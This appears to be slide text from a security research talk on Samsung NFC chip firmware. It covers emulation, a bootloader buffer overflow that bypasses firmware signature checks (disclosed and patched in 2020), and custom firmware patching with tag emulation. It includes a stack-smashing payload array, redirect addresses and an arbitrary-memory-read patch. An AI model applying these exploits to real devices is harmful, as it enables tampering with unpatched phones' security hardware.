The firmware was allowed to run, until it hit a hardware register

This was a read at address 0x40022030

The disassembly showed specific bits were checked

This implied it was a status register for I2C

The read was overridden to return random data

```
static bool hook_mem_read(uc_engine *uc, uc_mem_type type,
                          uint64_t addr, int size, int64_t value, void *user_data)
{
    uint8_t mems[4];
    uc_mem_read(uc, addr, mems, 4);

    if(addr == 0x40022030) {
        // printf("Reading to %08x\n",addr);
        memcpy(mems,&firstVal,4);
        firstVal = rand();
        uc_mem_write(uc, addr, mems, 4);
    }
}
```

Emulating Embedded Firmware With Unicorn Engine

Next, the firmware continually read bytes from a single address - 0x40022038

This implied it was the I2C FIFO buffer

Firmware update commands were sent via this register

Responses to commands were sent to address 0x40022034

This constituted full emulation of the I2C communication

```
if(addr == 0x40022038) {
    mems[0] = 0x00;
    mems[1] = 0x00;
    mems[2] = 0x00;
    mems[3] = 0x00;

    if(memBusInc < memBusSize) {
        memcpy(mems, &memBus[memBusInc], 4);
        memBusInc++;
        if(memBusInc >= memBusSize) {
            goToNextCommand();
        }
    } else {
        printf("DONE\n");
    }
    uc_mem_write(uc, addr, mems, 4);
    printf("Reading to %08x %02x %02x %02x %02x\n", addr, mems[0], mems[1], mems[2], mems[3]);
}
```

```
if(addr == 0x40022034) {
    printf("Writing to %08x %02x\n", addr, mems[0]);
    processRecv(mems[0]);
}
```

Memory Corruption Opportunities

Randomised fuzzing would now be viable

Commands have 16-bit sizes – larger than entire contents of RAM

Some commands send additional data in chunks

Size of hash and signature are defined in initialisation command

```
{0x80, 0x02, 0x04, 0x00, 0x14, 0x00, 0x80, 0x00 }
```

Bypassing Signature Checks

Manipulation of the hash and signature sizes allowed for more data to be sent in chunks

Analysis in Unicorn showed that this caused out of bounds memory access

Further analysis showed that this overwrote the stack

```
Reading to 40022038 00 00 00 00
Hook code: 0000f68 2 - r0 00000078 00000000 fffffdfe 00003f7 00000000 20001fff 40022000
Hook code: 0000f6a 2 - r0 00000078 00000000 fffffdfe 00003f7 00000000 20001fff 40022000
Hook code: 0000f6c 2 - r0 00000078 00000000 fffffdfe 00003f7 00000000 20002000 40022000
Hook code: 0000f6e 2 - r0 00000077 00000000 fffffdfe 00003f7 00000000 20002000 40022000
Hook code: 0000f66 2 - r0 00000077 00000000 fffffdfe 00003f7 00000000 20002000 40022000
Reading to 40022038 ed 00 00 00
Hook code: 0000f68 2 - r0 00000077 000000ed fffffdfe 00003f7 00000000 20002000 40022000
Trying to access invalid mem: 20002000 PC: 0000f68
```

Bypassing Signature Checks

Overwriting the stack allowed for manipulation of Program Counter

SC000 chipsets cannot execute from RAM

Stack was too small for complex ROP exploits

Program Counter was set to just after signature check:

0x016d (PC + 1 for Thumb code)

```
sub_14C                                     ; CODE XREF: sub_2BC+8↓j
                                           ; DATA XREF: sub_2BC+6↓o ...
        PUSH        {R4,LR}
        BL          sub_C0
        LDR         R0, =0x3000
        LDR         R1, =0x5AF00FA5
        LDR         R0, [R0]
        CMP         R0, R1
        BNE         loc_166
        LDR         R0, =0x40022C00
        LDR         R0, [R0]
        LSLS        R0, R0, #0x1F
        LSRS        R0, R0, #0x1F
        BEQ         loc_16C

loc_166                                     ; CODE XREF: sub_14C+E↑j
        LDR         R0, =(sub_330+1)

loc_168                                     ; CODE XREF: sub_14C+24↓j
                                           ; sub_330
        BLX        R0
        POP        {R4,PC}
; -----
loc_16C                                     ; CODE XREF: sub_14C+18↑j
        LDR         R0, =0x3000
        LDR         R0, [R0,#0xC]
        B          loc_168
; End of function sub_14C
```


Bypassing Signature Checks – Remediation Methods

Method 1:

Patch the bootloader from the main firmware, removing the buffer overflow

This could brick the chip, as the core bootloader would be overwritten

Method 2:

Patch the Kernel to disallow large hashes and signatures

Trivially bypassed by kernel modification or direct I2C access

Further Research - Samsung Semiconductor NFC Chips

Multiple NFC chips outlined on company website

Core	Flash	RAM	Interface	Crypto	Product Status
<input type="checkbox"/> SC000	<input type="checkbox"/> 160K	<input type="checkbox"/> 14K	<input type="checkbox"/> 3 SWP, I ² C, SPI	<input type="checkbox"/> NFC/FeliCa	<input type="checkbox"/> Samples Available
	<input type="checkbox"/> 128K	<input type="checkbox"/> 12K	<input type="checkbox"/> 3 SWP, I ² C	<input type="checkbox"/> NFC	<input type="checkbox"/> Mass Production
		<input type="checkbox"/> 10K			

<input type="checkbox"/>	Part Number ▼	Core ▼	Flash ▼	RAM ▼	Interface ▼	Crypto ▼	Product Status ▼
<input type="checkbox"/>	S3NRN74	SC000	160K	14K	3 SWP, I ² C, SPI	NFC	Samples Available
<input type="checkbox"/>	S3NRN81	SC000	128K	10K	3 SWP, I ² C	NFC	Mass Production
<input type="checkbox"/>	S3NRN82	SC000	160K	12K	3 SWP, I ² C, SPI	NFC	Mass Production
<input type="checkbox"/>	SEN82AB	SC000	160K	12K	3 SWP, I ² C, SPI	NFC/FeliCa	Mass Production

Samsung Semiconductor NFC Chips – Identification In Phones

Device specifications do not always contain NFC chipsets

It is more accurate to identify the firmware filenames in Android images

Android images can be downloaded directly from online archives

The /vendor directory contains these firmware files

Occasionally, this is a separate partition

SamMobile.com / Firmware / Search Results

YOU SEARCHED FOR "G960F"

Galaxy S9 (SM-G960F)
G960FXXS9DTD7/G960FOLE9DTD7 (Indonesia - XID)
G960FXXU8DTC5/G960FOPT8DTE1 (Portugal (Optimus) - OPT)
G960FXXS9DTD7/G960FOVF9DTD7 (Austria (A1) - MOB)
G960FXXS9DTD7/G960FOGC9DTD7 (Poland (Orange) - OPV)
G960FXXS9DTD7/G960FOGC9DTD7 (Slovakia - ORS)
G960FXXS9DTD7/G960FOGC9DTD7 (Romania (Orange) - ORO)
G960FXXS9DTD7/G960FOGC9DTD7 (Spain (Orange) - AMO)
G960FXXS9DTD7/G960FOGC9DTD7 (France (Orange) - FTM)
G960FXXS9DTD7/G960FOXM9DTD7 (Ukraine (Kyivstar) - SEK)
G960FXXS9DTD7/G960FOXM9DTD7 (Caucasus Countries - CAU)
G960FXXS9DTD7/G960FOXM9DTD7 (Russia - SER)

Further Research – S3NRN82

S3NRN82 was selected as the next target – latest available chipset

Multiple chip firmware revisions available

Found in Samsung Galaxy S9

S9 was purchased, and rooted using OEM unlocking and a Custom ROM



S3NRN82 – Firmware File

Same format as S3FWRN5

Initial Stack Pointer larger – more RAM

Reset Vector lower – smaller bootloader

Firmware size 32kB larger

```
00000000 32 30 31 38 31 30 31 35 30 35 34 39 ff ff ff ff |201810150549....|
00000010 45 00 a7 02 2c 00 00 00 80 00 00 00 2c 01 00 00 |E.....|
00000020 25 00 00 00 ac 00 00 00 80 00 00 00 57 72 f5 89 |%.....Wr..|
00000030 53 f9 60 9f 24 22 18 af 0e 15 36 de 8a 60 1d 69 |S.`.$"....6..`i|
00000040 d2 3d 06 2b e4 8b 51 08 e3 8d c5 1e 86 3f d8 bc |.=.+..Q.....?..|
00000050 50 0c ce b0 a7 1b 64 da 7a 2e 59 10 8d d3 0f b1 |P.....d.z.Y....|
00000060 db f0 05 69 ca fd 18 07 a5 7a bf 98 42 61 0a 3b |...i.....z..Ba;|
00000070 8b a3 9e 3a 3c 0a f5 99 cb 59 65 0d 5c 44 34 dd |...;<....Ye.\D4.|
00000080 f5 59 62 6c 4c 05 1b 6a 4e a2 c8 7d 88 46 22 b1 |.Yb7L..jN..}.F".|
00000090 6d d3 54 6f 97 de d1 1d 3a 65 0b 15 91 c4 49 bd |m.To....:e...I.|
000000a0 9d ca 2c fc 88 99 9b 95 96 ad 7c 1e 10 48 b0 32 |...|..H.2|
000000b0 0a 94 5a 22 62 47 fc d6 69 13 c2 94 77 ff d5 1c |..Z"bG...i...w...|
000000c0 ff d8 6f 17 dd 86 48 93 fa f8 e8 51 6e 15 ec 31 |..o...H....Qn..1|
000000d0 8b c9 2d 41 99 6c 31 59 56 95 42 37 19 8b 4b ef |..-A.11YV.B7..K.|
000000e0 b8 71 e0 72 47 05 8e 4b 43 09 28 22 64 f9 52 aa |.q.rG..KC.("d.R.|
000000f0 c4 1b 3b 86 69 e3 32 85 fc 39 f9 ee fd f3 82 25 |...;i.2..9.....%|
00000100 56 4a 87 d0 cb ff 3e eb dd eb 22 e4 3a 5a b1 e2 |VJ.....>...":Z..|
00000110 73 99 18 13 68 8c 24 2b 61 81 79 de 95 53 fb f0 |s...h.$+a.y..S..|
00000120 1b ff c4 84 ef 0a 71 c0 04 6f e0 82 ff ff ff ff |.....q..o.....|
00000130 45 00 a7 02 0e ff ff ff 21 20 00 00 00 20 00 00 |E.....! ... ..|
00000140 ff 04 48 80 f3 |.....H...|
00000150 08 88 04 48 80 47 04 48 80 47 04 49 08 47 00 00 |...H.G.H.G.I.G..|
00000160 00 30 00 20 c1 20 00 00 83 20 00 00 7d 20 00 00 |.0. . . . .} ..|
00000170 70 b5 05 46 0c 46 16 46 02 e0 0f cc 0f c5 10 3e |p..F.F.F.....>|
00000180 10 2e fa d2 08 2e 02 d3 03 cc 03 c5 08 3e 04 2e |.....>...|
00000190 07 d3 01 cc 01 c5 36 1f 03 e0 21 78 29 70 64 1c |.....6...!x)pd.|
000001a0 6d 1c 76 1e f9 d2 70 bd fe e7 00 00 70 47 10 b5 |m.v...p....pG..|
000001b0 00 f0 08 f9 05 f0 1a f9 05 f0 7c fa 01 f0 de fa |.....|.....|
000001c0 0b f0 9b fc 0b f0 a5 fc 03 f0 a1 fd 09 48 00 78 |.....H.x|
000001d0 00 28 03 d1 01 f0 d2 f9 01 f0 e1 f9 0a f0 bb fe |.(.....|
000001e0 0f f0 a7 f8 0e f0 fc ff 00 20 10 bd 10 b5 00 f0 |.....|
000001f0 af f8 10 bd fc 03 00 20 fb 4a 90 42 02 d9 00 20 |.....J.B...|
00000200 c0 43 70 47 f9 4a 50 61 00 20 90 61 00 29 01 d0 |.CpG.JPa. .a.)..|
00000210 02 20 00 e0 00 20 05 21 08 43 10 61 00 20 70 47 |. . . .!.C.a. pG|
00000220 05 21 09 07 0a 68 03 23 9b 02 9a 43 0a 60 0a 68 |.!....h.#...C.`h|
00000230 83 02 1a 43 0a 60 0a 68 03 23 1b 03 9a 43 0a 60 |...C.`h.#...C.`|
00000240 0a 68 03 03 1a 43 0a 60 0a 68 03 23 9b 03 9a 43 |.h...C.`h.#...C|
00000250 0a 60 0a 68 80 03 02 43 0a 60 70 47 02 20 ff f7 |.`h...C.`pG. ..|
00000260 df ff 00 f0 06 fb f8 b5 e1 4c 05 46 e0 68 01 28 |.....L.F.h.(|
00000270 3f d0 00 2d 3d d0 ef f3 10 80 c6 07 f6 0f 72 b6 |?...-.....r.|
00000280 00 21 d9 4f 38 46 ff f7 b7 ff 29 46 60 68 22 b0 |.!.08F....)F`h".|
00000290 c7 fe d8 4a 00 23 22 f0 84 fb d4 4d 01 46 a8 69 |...J.#"....M.F.i|
000002a0 38 1a 00 22 2a 61 00 2e 00 d1 62 b6 0f 30 88 42 |8.."*a....b..0.B|
000002b0 1f d2 d1 4f 08 1a 3e 68 cf 49 80 31 0e 60 00 bf |...O..>h.I.1.`..|
```

Further Research – Replicating Vulnerability

Commands 3 and 6 were removed

A new command, 7, was identified to reboot the chip

New bootloader size implied that it had been modified

Lack of memory readout would force any exploitation to be blind

Signatures checks utilising SHA-1 were found to fail

Further Research – Replicating Vulnerability

I2C communication was no longer provided by Logcat

A /proc/nfclog file was found which contained the sizes of commands in sequence

From this, the change from SHA-1 to SHA-256 could be deduced

This was verified by modifying the firmware update tool

```
[28219.261206] irq
[28219.261220] irq-gpio state is low!
[28219.262391] NFC mode is : 0
[28219.309909] NFC mode is : 2
[28219.320423] write(4)
[28219.320951] irq
[28219.341593] read(4)
[28219.341952] read(14)
[28219.353233] write(8)
[28219.353851] irq
[28219.374432] read(4)
[28219.385227] write(24)
[28219.386258] irq
[28219.406831] read(4)
[28219.417814] write(132)
[28219.421540] irq
[28219.442569] read(4)
[28219.453325] write(260)
[28219.460095] irq
[28219.480493] read(4)
[28219.491359] write(260)
```

Further Research – Replicating Vulnerability

Nature of device crashes allowed for analysis of stack size

The entire stack could be overwritten with pointers into code memory

```
uint8_t smash2[] = {0x02, 0x00, 0x8c, 0x00,  
    0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE,  
    0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, 0xFA, 0xCE, //0xFA, 0xCE, 0xFA, 0xCE  
};  
  
for(int i = 4 ; i < sizeof(smash2) ; i+=4) {  
    memcpy(&smash2[i],&lrValue,4);  
}  
  
wRet = writeData(f,smash2,sizeof(smash2));  
receiveData(ndat);
```

Demo

```
starlte:/data/local/s3nrn82_bypass_example # ./run
```

I

Further Research – Disclosure

Vulnerability was disclosed to Samsung

The vulnerability was patched on newly manufactured chipsets from April 2020

All future chipsets will not be vulnerable

Custom Firmware would still be viable for older devices

Patching Existing Firmware

Custom firmware could be written for any of these chips

An initial goal was to dump the S3NRN82 bootloader

The only method for accessing data would be via I2C

This would also facilitate debugging

Patching Existing Firmware

Unreferenced/blank memory in firmware can be used to store new code

Compiled machine code can be patched in

The oldest available firmware was found, and used as a base – found in a Galaxy S8 ROM

sub_1DF44	ROM	ROM:0001F500 00	DCB 0
sub_1E068	ROM	ROM:0001F501 00	DCB 0
sub_1E21A	ROM	ROM:0001F502 00	DCB 0
sub_1E228	ROM	ROM:0001F503 00	DCB 0
sub_1E240	ROM	ROM:0001F504 FF	DCB 0xFF
sub_1E2BC	ROM	ROM:0001F505 FF	DCB 0xFF
sub_1E2C2	ROM	ROM:0001F506 FF	DCB 0xFF
sub_1E2F2	ROM	ROM:0001F507 FF	DCB 0xFF
sub_1E302	ROM	ROM:0001F508 FF	DCB 0xFF
sub_1E3EE	ROM	ROM:0001F509 FF	DCB 0xFF
sub_1E438	ROM	ROM:0001F50A FF	DCB 0xFF
sub_1E43E	ROM	ROM:0001F50B FF	DCB 0xFF
sub_1E444	ROM	ROM:0001F50C FF	DCB 0xFF
sub_1E44A	ROM	ROM:0001F50D FF	DCB 0xFF
sub_1E47A	ROM	ROM:0001F50E FF	DCB 0xFF
sub_1E4A8	ROM	ROM:0001F50F FF	DCB 0xFF
sub_1E508	ROM	ROM:0001F510 FF	DCB 0xFF
sub_1E57C	ROM	ROM:0001F511 FF	DCB 0xFF
sub_1E5EA	ROM	ROM:0001F512 FF	DCB 0xFF
sub_1E6EA	ROM	ROM:0001F513 FF	DCB 0xFF
sub_1E744	ROM	ROM:0001F514 FF	DCB 0xFF
sub_1E7C6	ROM	ROM:0001F515 FF	DCB 0xFF
sub_1E810	ROM	ROM:0001F516 FF	DCB 0xFF
sub_1E814	ROM	ROM:0001F517 FF	DCB 0xFF
		ROM:0001F518 FF	DCB 0xFF
		ROM:0001F519 FF	DCB 0xFF
		ROM:0001F51A FF	DCB 0xFF
		ROM:0001F51B FF	DCB 0xFF
		ROM:0001F51C FF	DCB 0xFF
		ROM:0001F51D FF	DCB 0xFF
		ROM:0001F51E FF	DCB 0xFF

Patching Existing Firmware

C functions can be compiled as a raw binary using “gcc -c”

Stack handling is performed as with normal compilation

Function relocation is not performed

No standard C libraries can be included

```
void getArbitraryMemory() {  
  
    // start of command is at: 0x20000b04  
  
    char* ptr = 0x20000E32;  
    char* cmdPtr = 0x20000b04;  
  
    // size  
    ptr[0] = 0x20;  
  
    // read memory from pointer  
    unsigned int memoryReadPointer =  
        cmdPtr[3] |  
        (cmdPtr[4]<<8) |  
        (cmdPtr[5]<<16) |  
        (cmdPtr[6]<<24);  
  
    unsigned char* readPtr = memoryReadPointer;  
    for(int i = 0 ; i < 0x20 ; i++) {  
        ptr[i+1] = readPtr[i];  
    }  
}
```

Patching Existing Firmware

In C, function calls are generated as Branch and Link Instructions

These can be directly patched in order to implement different functionality

This can completely override intended functionality

```
00000000 <getArbitraryMemory>:
 0: 2220      movs    r2, #32
 2: 4b0d      ldr     r3, [pc, #52] ; (38 <getArbitraryMemory+0x38>)
 4: 701a      strb   r2, [r3, #0]
 6: 4b0d      ldr     r3, [pc, #52] ; (3c <getArbitraryMemory+0x3c>)
 8: 4a0d      ldr     r2, [pc, #52] ; (40 <getArbitraryMemory+0x40>)
 a: 781b      ldrb   r3, [r3, #0]
 c: 7812      ldrb   r2, [r2, #0]
 e: 021b      lsls   r3, r3, #8
10: 0412      lsls   r2, r2, #16
12: 4313      orrs   r3, r2
14: 4a0b      ldr     r2, [pc, #44] ; (44 <getArbitraryMemory+0x44>)
16: 7812      ldrb   r2, [r2, #0]
18: 4313      orrs   r3, r2
1a: 4a0b      ldr     r2, [pc, #44] ; (48 <getArbitraryMemory+0x48>)
1c: 7812      ldrb   r2, [r2, #0]
1e: 0612      lsls   r2, r2, #24
20: 4313      orrs   r3, r2
22: 0018      movs   r0, r3
24: 4909      ldr     r1, [pc, #36] ; (4c <getArbitraryMemory+0x4c>)
26: 3020      adds   r0, #32
28: 1ac9      subs   r1, r1, r3
2a: 781a      ldrb   r2, [r3, #0]
2c: 54ca      strb   r2, [r1, r3]
2e: 3301      adds   r3, #1
30: 4283      cmp    r3, r0
32: d1fa      bne.n 2a <getArbitraryMemory+0x2a>
34: 4770      bx     lr
36: 46c0      nop                                ; (mov r8, r8)
```

Patching Existing Firmware

Branch And Link uses two's complement relative addresses

Using the function address and current address can allow for creation of new BL functions

This can be directly patched over original BL functions

```
uint32_t generateBLFunction(uint32_t currAddress, uint32_t destinationAddress) {  
  
    // +4 to put it to current address  
    uint32_t offset = destinationAddress-currAddress-4;  
  
    // two's complement  
    if(destinationAddress < currAddress) {  
        uint32_t mask = 0b11111111111111111111111111111111;  
        // offset += 8;  
        offset = ((destinationAddress-currAddress-4) & mask) + ((destinationAddress-currAddress-4) & ~mask);  
    }  
  
    // four bytes  
    // top nybble of each second byte is f so that it can be relative  
    uint8_t blFunction[4];  
    memset(blFunction,0,4);  
  
    // 0b11111111111111111111111111111111  
  
    // first instruction value - upper bits  
    blFunction[1] = 0xf0;  
    uint32_t val = (offset & 0b11111111111111111000000000000000)>>12;  
    blFunction[0] = val&0xff;  
    blFunction[1] |= val>>8;  
  
    // second instruction value - lower bits  
    blFunction[3] = 0xf0;  
    blFunction[3] |= 0x08;  
    blFunction[2] = (offset & 0b1111111111111111)>>1;  
    blFunction[3] |= (offset>>9);  
  
    uint32_t retVal;  
    memcpy(&retVal,blFunction,4);  
    printf("Relocated: %08x\n",retVal);  
    return retVal;  
}
```

Patching Existing Firmware

A build application for linking and relocation was developed, which directly patched firmware

```
all:
aarch64-linux-gnu-gcc-8 -static updater.c -o update
aarch64-linux-gnu-gcc-8 -static run_firmware.c -o run
arm-none-eabi-gcc -O2 -mthumb -c functions.c
arm-none-eabi-objdump -d functions.o
#readelf -r functions.o | grep THM
#arm-none-eabi-objdump -d functions.o | egrep -i '[0-9a-f]{8} <' | while read line; do echo $(echo $line | cut -d' ' -f1) '$(ec
arm-none-eabi-objcopy --only-section=.text --image-base=0x2000 --section-alignment=0x2000 -O binary functions.o functions.bin
readelf -r functions.o | grep THM | sed 's/ */ /g' | cut -d' ' -f5,1,4 | tee relocations.txt
readelf -s functions.o | grep FUNC | sed 's/ */ /g' | cut -d' ' -f 3,9 | tee function_pointers.txt
gcc -o generate_firmware main.c
./generate_firmware
```

```
int main() {
    // performRelocations();
    // return 0;

    printf("Starting firmware build\n");

    // printf("Doing test branch\n");
    // generateBLFunction(0x4,0x00);
    // generateBLFunction(0,0x37a6);
    // exit(0);

    // get original firmware
    int size = 0;
    int f = open("sec_s3fwrn5_firmware_modded_note4.bin",O_RDONLY);
    int readSize = read(f,&fwData[0x0000],0x20000-0x3000);
    printf("Original firmware size: %08x\n",readSize);
    close(f);

    // patched in functions
    int ff = open("functions.bin",O_RDONLY);
    readSize = read(ff,&fwData[CUSTOM_FUNCTIONS_OFFSET],0x4000);
    printf("Additional firmware size: %d %08x (%d)\n",ff,readSize,readSize);
    close(ff);

    // for(int i = 0 ; i < readSize ; i++) {
    // printf("%02x ",fwData[CUSTOM_FUNCTIONS_OFFSET+i]);
    // }
    // printf("\n");

    // relocate function calls
    performRelocations();

    // generate symbol pointers
    generateSymbolPointers();
}
```

Patching Existing firmware

The vendor-specific NCI command “2F 24” was selected for modification

Its response was found by searching for “MOVS.*#0x24”

sub_11A76 was overridden to the new “getArbitraryMemory” function

Writing of new firmware took ~20 seconds

The new function could be expanded as needed

```
likely_arbitrary_read_function_call    ; CODE XREF: ROM:000117E24p
var_10                                = -0x10
38 B5                                PUSH    {R3-R5,LR} ; Push registers
00 24                                MOVSV  R4, #0 ; Rd = Op2
69 46                                MOV    R1, SP ; Rd = Op2
0C 70                                STRB   R4, [R1,#0x10+var_10] ; Store to Memory
68 46                                MOV    R0, SP ; Rd = Op2
F6 F7 15 FF                          BL     sub_78D0 ; Branch with Link
05 00                                MOVSV  R5, R0 ; Rd = Op2
00 D1                                BNE   loc_10AAC ; Branch
03 24                                MOVSV  R4, #3 ; Rd = Op2

loc_10AAC                                ; CODE XREF: likely_arbitrary_read_
24 21                                MOVSV  R1, #0x24 ; '$' ; Rd = Op2
0F 20                                MOVSV  R0, #0xF ; Rd = Op2
FF F7 EA FE                          BL     sets_up_response_header ; Branch with Link
20 46                                MOV    R0, R4 ; Rd = Op2
00 F0 D6 FF                          BL     sub_11A66 ; Branch with Link
00 2C                                CMP    R4, #0 ; Set cond. codes on Op1 - Op2
04 D1                                BNE   loc_10AC8 ; Branch
68 46                                MOV    R0, SP ; Rd = Op2
01 78                                LDRB  R1, [R0,#0x10+var_10] ; Load from Memory
28 46                                MOV    R0, R5 ; Rd = Op2
00 F0 D7 FF                          BL     sub_11A76 ; Branch with Link

loc_10AC8                                ; CODE XREF: likely_arbitrary_read_
00 F0 79 FF                          BL     sub_119BE ; Branch with Link
38 BD                                POP    {R3-R5,PC} ; Pop registers
; End of function likely_arbitrary_read_function_call
```

Patching Existing firmware

To receive parameters, location of command in RAM must be found

A crafted NCI request was generated: 2F 24 04 FA CE FA CE

The parameters were searched through RAM, and address set in response payload

This could allow for parameters to be used in readout

```
for(int i = 0x20000000 ; i < 0x20002000 ; i++) {  
  
    uint8_t* ptr = i;  
    if(ptr[0] == 0xfa && ptr[1] == 0xce && ptr[2] == 0xfa && ptr[3] == 0xce) {  
  
        r0[0] = i&0xff;  
        r0[1] = (i>>8)&0xff;  
        r0[2] = (i>>16)&0xff;  
        r0[3] = (i>>24)&0xff;  
        break;  
    }  
}
```

S3NRN82 Bootloader

The patched firmware allowed for dumping of arbitrary memory

With this, the new bootloader was downloaded

This allowed for analysis of how the initial exploit worked at 0x0165

Exploit was modified to point to 0x0173

```
ROM:00000152
ROM:00000152 sub_152 ; CODE XREF: sub_2F4+8↓j
ROM:00000152 ; DATA XREF: sub_2F4+6↓o ...
ROM:00000152 PUSH {R4,LR}
ROM:00000154 BL sub_C0
ROM:00000158 LDR R0, =0x2000
ROM:0000015A LDR R1, =0x5AF00FA5
ROM:0000015C LDR R0, [R0]
ROM:0000015E CMP R0, R1
ROM:00000160 BNE loc_16C
ROM:00000162 LDR R0, =0x40022C00
ROM:00000164 LDR R0, [R0]
ROM:00000166 LSLS R0, R0, #0x1F
ROM:00000168 LSRS R0, R0, #0x1F
ROM:0000016A BEQ loc_172
ROM:0000016C loc_16C ; CODE XREF: sub_152+E↑j
ROM:0000016C LDR R0, =(sub_330+1)
ROM:0000016E loc_16E ; CODE XREF: sub_152+24↓j
ROM:0000016E BLX R0 ; sub_330
ROM:00000170 POP {R4,PC}
ROM:00000172 ; -----
ROM:00000172 loc_172 ; CODE XREF: sub_152+18↑j
ROM:00000172 LDR R0, =0x2000
ROM:00000174 LDR R0, [R0,#0x0]
ROM:00000176 B loc_16E
ROM:00000176 ; End of function sub_152
ROM:00000176
```


Custom Firmware – Tag Emulation

The hardware of the chip supports multiple protocols:
ISO14443a, ISO14443b and more

Access to hardware registers allow for arbitrary communication

A goal was to emulate a Mifare Classic tag in its entirety on the S9

A Proxmark was used for debugging



Custom Firmware – Tag Emulation

NCI commands to initialise device were dumped from phone and replayed

Unnecessary commands were removed

The NCI RF Discover command was modified to only act as ISO14443a tag

```
// {0x20, 0x02, 0x04, 0x01, 0x50},
// {0x21, 0x06, 0x01, 0x00},
// {0x20, 0x02, 0x03, 0x01, 0x29},
// {0x20, 0x02, 0x04, 0x01, 0x19},
// {0x20, 0x02, 0x04, 0x01, 0x50},
// {0x20, 0x02, 0x05, 0x01, 0x00},
// {0x21, 0x03, 0x0b, 0x05, 0x80},
{0x21, 0x00, 0x07, 0x02, 0x04, 0x01},

// necessary
{0x21, 0x01, 0x1b, 0x00, 0x05, 0x01},

/*this 05 value is for the sak bit in the atqa command*/
{0x20, 0x02, 0x10, 0x05, 0x30, 0x01},
0xa9, /*atqa*/
0x31, 0x01, 0x00, 0x32, 0x01,
0x28, /*sak --- the 0x20 bit in the sak command*/
0x38, 0x01, 0x00, 0x50, 0x01,
//0x33, 0x07, 0xaa, 0xaa, 0x01,
}, // necessary

// rf discover command
{0x21, 0x03, 0x03,
0x01,
// 0x00, 0x01,
// 0x01, 0x01,
// 0x02, 0x01,
// 0x03, 0x01,
// 0x05, 0x01,
0x80, 0x01,
// 0x82, 0x01,
// 0x83, 0x01,
// 0x85, 0x01,
// 0x06, 0x01,
// 0x70, 0x01,
// 0x90, 0x01
}
```

Custom Firmware – Tag Emulation

Initial reversing requires knowledge of functions and hardware in depth

Lack of any strings means that this would require inferring the purpose of functions manually

To begin, the ISO14443A SELECT command (0x93) was searched for in IDA: “CMP.*#0x93”

The first result provided immediate information:

```
ROM:00009684      ADDS      R0, #0x4C ; 'L'
ROM:00009686      LDRB     R0, [R0,#(byte_200001C2 - 0x200001C0)]
ROM:00009688      CMP      R0, #1
ROM:0000968A      BEQ      loc_96A6
ROM:0000968C      LDR      R0, =byte_2000028C
ROM:0000968E      LDRB     R0, [R0]
ROM:00009690      CMP      R0, #0
ROM:00009692      BEQ      loc_96C8
ROM:00009694      CMP      R0, #4
ROM:00009696      BEQ      loc_9702
ROM:00009698      CMP      R4, #2
ROM:0000969A      BCC      loc_971E
ROM:0000969C      LDR      R0, =0x40020200
ROM:0000969E      LDRB     R1, [R0]
ROM:000096A0      CMP      R1, #0x93
ROM:000096A2      BNE      loc_971E
ROM:000096A4      B        loc_9718
ROM:000096A6 ; -----
```

Custom Firmware – Tag Emulation

Placing the phone on a reader allowed this to be verified

It was possible to use the patched I2C function to dump the entire hardware configuration

This corroborated the results from IDA

Reader commands could be read

